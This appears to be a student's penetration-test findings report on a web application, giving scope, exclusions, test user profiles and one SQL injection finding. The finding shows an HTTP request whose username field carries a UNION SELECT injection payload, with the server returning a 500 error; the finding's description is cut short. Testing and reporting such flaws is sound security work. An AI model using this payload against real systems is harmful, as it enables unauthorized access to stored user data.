

# Security Assessment Findings Report

**Name:** Muhammad Faishal Rizqy

**NRP:** 5027221026

## Scope

Assessment	Details
Internal Penetration Testing	167.172.75.216 All application function Web UI and API User authentication Database interaction

## Scope Exclusions

1. Attacks that can damage data or application infrastructure
2. Exploit vulnerabilities that could grant access to the server (example: RCE, privilege escalation)
3. DoS/DDoS attacks that can disrupt application service availability

For this penetration testing, I made two user.

[Home](#) [Dashboard](#) [Logout](#) [Contact Support](#)

**Your Profile, this-IS-user-3**

You need to finish setting up your profile before you can use all the features of this website.

Phone:

Credit Card:

Secret Question:

Secret Answer:

Current Password (for verification):

New Password:

Secret Answer:

[Home](#) [Dashboard](#) [Logout](#) [Contact Support](#)

**Your Profile, this-IS-user-4**

Phone:

Credit Card:



Secret Question:

Secret Answer:

Current Password (for verification):

New Password:

Secret Answer:



## Technical Findings

### 1. SQL Injection

Description: This allows user to inject

Impact: Medium

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /register HTTP/1.1 2 Host: 167.172.75.216 3 Content-Length: 75 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/121.0.6167.85 Safari/537.36 5 Content-Type: application/json 6 Accept: */* 7 Origin: http://167.172.75.216 8 Referer: http://167.172.75.216/register 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9 11 Cookie: td_cookie=3039119830; auth_token=   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImRoXMTsVMtdXNlci0zIiwiaWF0IjoxNzE3MjMz   Y2Iq.OlV0bWJkYUwjaWJICWNoVfh-JxDA6051sSRVxqJQ; username=this-IS-user-3 12 Connection: close 13 14 {   "username":"admin' UNION SELECT * FROM user--",   "password":"passPASS1234-" }</pre>				<pre>1 HTTP/1.1 500 Internal Server Error 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 51 5 ETag: W/"33-c6t0YFApI07Xot39Q+tPy9rRvI" 6 Date: Sat, 01 Jun 2024 11:49:15 GMT 7 Connection: close 8 9 {   "success":false,   "message":"Internal server error" }</pre>			